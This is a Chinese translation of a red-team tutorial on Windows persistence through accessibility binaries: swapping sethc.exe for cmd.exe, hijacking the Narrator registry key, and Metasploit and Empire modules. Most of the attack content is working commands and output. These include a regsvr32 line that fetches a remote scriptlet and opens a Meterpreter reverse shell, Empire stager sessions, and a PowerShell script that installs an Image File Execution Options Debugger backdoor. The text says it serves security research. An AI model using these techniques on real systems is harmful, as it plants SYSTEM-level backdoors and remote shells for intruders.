


辅助功能提供了其他选项（屏幕键盘、放大镜、屏幕阅读等），可以帮助残疾人更轻松地使用Windows操作系统但是，此功能可能会被滥用，以在已启用RDP且已获得管理员级别权限的主机上实现持久性。此技术涉及磁盘，或者需要修改注册表才能执行存储的远程负载。

通过辅助功能实现持久性的最简单方法是用合法的cmd.exe或任何其他有效负载替换粘滞键（sethc.exe）的二进制文件。



持久性-粘滞键二进制替换

按住Shift键5次将启用粘滞键，并且将执行恶意sethc.exe而不是合法的sethc.exe，这将提供提升的会话或提升的（SYSTEM）命令提示符。

Press CTRL + ALT + DELETE to unlock this computer

Admin is logged on.

```
Administrator: sethc.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```

持久性-粘键CMD

Narrator

在Windows 10操作系统中，“Narrator”是一个屏幕阅读应用程序，可以帮助人们解决可见性问题。Giulio Comi发现执行叙述者时可以修改注册表以创建无文件的持久性。在实施此技术之前，Giulio建议对主机进行一系列修改，以自动启动Narrator并减少噪音。建议以下设置：

Use Narrator cursor

The Narrator cursor is where Narrator is focused on your screen.

- Show the Narrator cursor
- Move my cursor with the Narrator cursor as Narrator reads text
- Sync the Narrator cursor and system focus
- Read and interact with the screen using the mouse

Select the Narrator cursor navigation mode

Normal

Normal mode is recommended.


Narator设置

此技术首先在他的[博客](#)中得到了证明，它包括两个部分：

1. 删除“**DelegateExecute**”注册表项
2. 修改“默认”注册表项以执行命令。

这两个项都存储在以下注册表位置下：

```
Computer\HKEY_CURRENT_USER\Software\Classes\AppXypsaf9f1qserqevf0sws76dx4k9a5206\Shell\open\command
```



Narator-注册表项

一旦执行“Narrator Provide Feedback”命令，即可使用Metasploit Web传递模块捕获会话。

```

msf5 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.254.145:4445
[*] Using URL: http://0.0.0.0:8080/HIOddH
[*] Local IP: http://192.168.254.145:8080/HIOddH
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.254.145:8080/HIOddH.sct scrobj.dll
msf5 exploit(multi/script/web_delivery) > [*] 192.168.254.1 web_delivery - Handling .sct Request
[*] 192.168.254.1 web_delivery - Delivering Payload (2129) bytes
[*] Sending stage (206403 bytes) to 192.168.254.1
[*] Meterpreter session 1 opened (192.168.254.145:4445 -> 192.168.254.1:59476) at 2019-11-13 03:37:30 -0500

msf5 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >

```

Meterpreter – Narrator

Metasploit

Metasploit框架提供了一个利用后的模块，该模块可用于自动化粘性键的持久性技术。该模块将用CMD替换所选的辅助功能二进制文件（sethc, osk, disp, utilman）。

```
use post/windows/manage/sticky_keys
```

```


meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(multi/handler) > use post/windows/manage/sticky_keys
msf5 post(windows/manage/sticky_keys) > set SESSION 2
SESSION => 2
msf5 post(windows/manage/sticky_keys) > run

[+] Session has administrative rights, proceeding.
[+] 'Sticky keys' successfully added. Launch the exploit at an RDP or UAC prompt by pressing SHIFT 5 times.
[*] Post module execution completed
msf5 post(windows/manage/sticky_keys) >

```

Metasploit –粘键模块

当目标主机上的屏幕被锁定时，执行utilman实用程序将打开具有系统级特权的命令提示符。



命令提示符-粘贴键实用程序


此技术需要提升的Meterpreter会话，并且系统必须启用远程桌面协议。在大多数组织中，默认情况下启用此协议，以便管理员为用户提供支持并在主机上远程执行任务。如果没有，则可以通过以下Metasploit模块启用RDP：

```
use post/windows/manage/enable_rdp
```

```
msf5 post(windows/manage/enable_rdp) > run
[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ..
.
[*] Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/201911120938
25_default_10.0.2.40_host.windows.cle_906858.txt
[*] Post module execution completed
```

Metasploit - 启用RDP模块

用恶意负载替换其中一种可访问性功能二进制文件将返回Meterpreter会话，而不是具有系统级特权的CMD。



Metasploit – Meterpreter有效载荷

Empire

类似于Metasploit框架，PowerShell Empire具有一个可以实现粘滞键持久性技术的模块。与Metasploit相比，它支持更多的二进制文件（Narrator, Magnify），而不是用CMD替换二进制文件，而是修改调试器注册表项，以便存储将执行stager的PowerShell命令。

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe\Debugger
```

可以通过此Empire模块将以下二进制文件后门：

- 设置文件
- 实用程序
- 操作系统
- 讲述人
- 放大工具

```
usemodule persistence/misc/debugger/*
```

```

(Empire: powershell/persistence/misc/debugger) > execute
[>] Module is not opsec safe, run? [y/N] Y
[*] Tasked XHB8U3WA to run TASK_CMD_WAIT
[*] Agent XHB8U3WA tasked with task ID 1
[*] Tasked agent XHB8U3WA to run module powershell/persistence/misc/debugger
(Empire: powershell/persistence/misc/debugger) > [*] Agent XHB8U3WA returned results.
sethc.exe debugger set to trigger stager for listener http
[*] Valid results returned by 10.0.2.40

magnify.exe powershell/persistence/misc/debugger) > set TargetBinary Magnify.exe
(Empire: powershell/persistence/misc/debugger) > execute
[>] Module is not opsec safe, run? [y/N] Y
[*] Tasked XHB8U3WA to run TASK_CMD_WAIT
[*] Agent XHB8U3WA tasked with task ID 2
[*] Tasked agent XHB8U3WA to run module powershell/persistence/misc/debugger
(Empire: powershell/persistence/misc/debugger) > [*] Agent XHB8U3WA returned results.
Magnify.exe debugger set to trigger stager for listener http
[*] Valid results returned by 10.0.2.40
[*] Sending POWERSHELL stager (stage 1) to 10.0.2.40
[*] New agent GL7EK65M checked in
[+] Initial agent GL7EK65M from 10.0.2.40 now active (Slack)
[*] Sending agent (stage 2) to GL7EK65M at 10.0.2.40

```

Empire –粘键模块

杂项

粘性密钥持久性技术是众所周知的，一些威胁参与者在网络攻击期间正在使用它。在Metasploit和Empire之外，可以使用脚本来自动执行此方法。[Preston Thornburg](#)编写了以下PowerShell脚本，该脚本可以通过修改注册表来实现持久性。

```

$registryPath = "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\"
$keyName = "sethc.exe"
$stringName = "Debugger"
$binaryValue = "C:\Windows\System32\cmd.exe"

IF (Test-Path ($registryPath + $keyName))
{
    # Sticky Keys backdoor exists.
    write-host "Registry key found. Let's remove it."
    #New-Item -Path $registryPath -Name $keyName | Out-Null
    Remove-Item -Path ($registryPath + $keyName) | Out-Null
    write-host "Sticky Key backdoor has been removed."
}
ELSE {
    # Sticky Keys backdoor does not exist, let's add it.
    write-host "Registry key not found. Attempting to add Sticky Keys backdoor
to registry."
    New-Item -Path $registryPath -Name $keyName | Out-Null
}


```

```
New-ItemProperty -Path ($registryPath + $keyName) -Name $stringName -Value  
$binaryValue | Out-Null  
write-host "Sticky Keys backdoor added."  
}
```

```
PS C:\Users\Admin\Desktop> .\stickykeys.ps1  
Registry key not found. Attempting to add Sticky Keys backdoor to registry.  
Sticky Keys backdoor added.  
PS C:\Users\Admin\Desktop>
```


粘滞键PowerShell脚本

实现该技术的其他脚本包括[logon_backdoor](#) GitHub项目中的批处理文件和可执行文件。




持久性粘滞键-登录后门批处理版本

选项1将修改“**Debugger**”键，以包括命令提示符的路径。



持久性粘滞键—登录后门

按住Shift键5次将启用粘滞键，并会在较高的环境中执行CMD。



持久性-粘滞键项目系统控制台

译文声明：本文由Bypass整理并翻译，仅用于安全研究和学习之用。

原文地址：[≥](#)

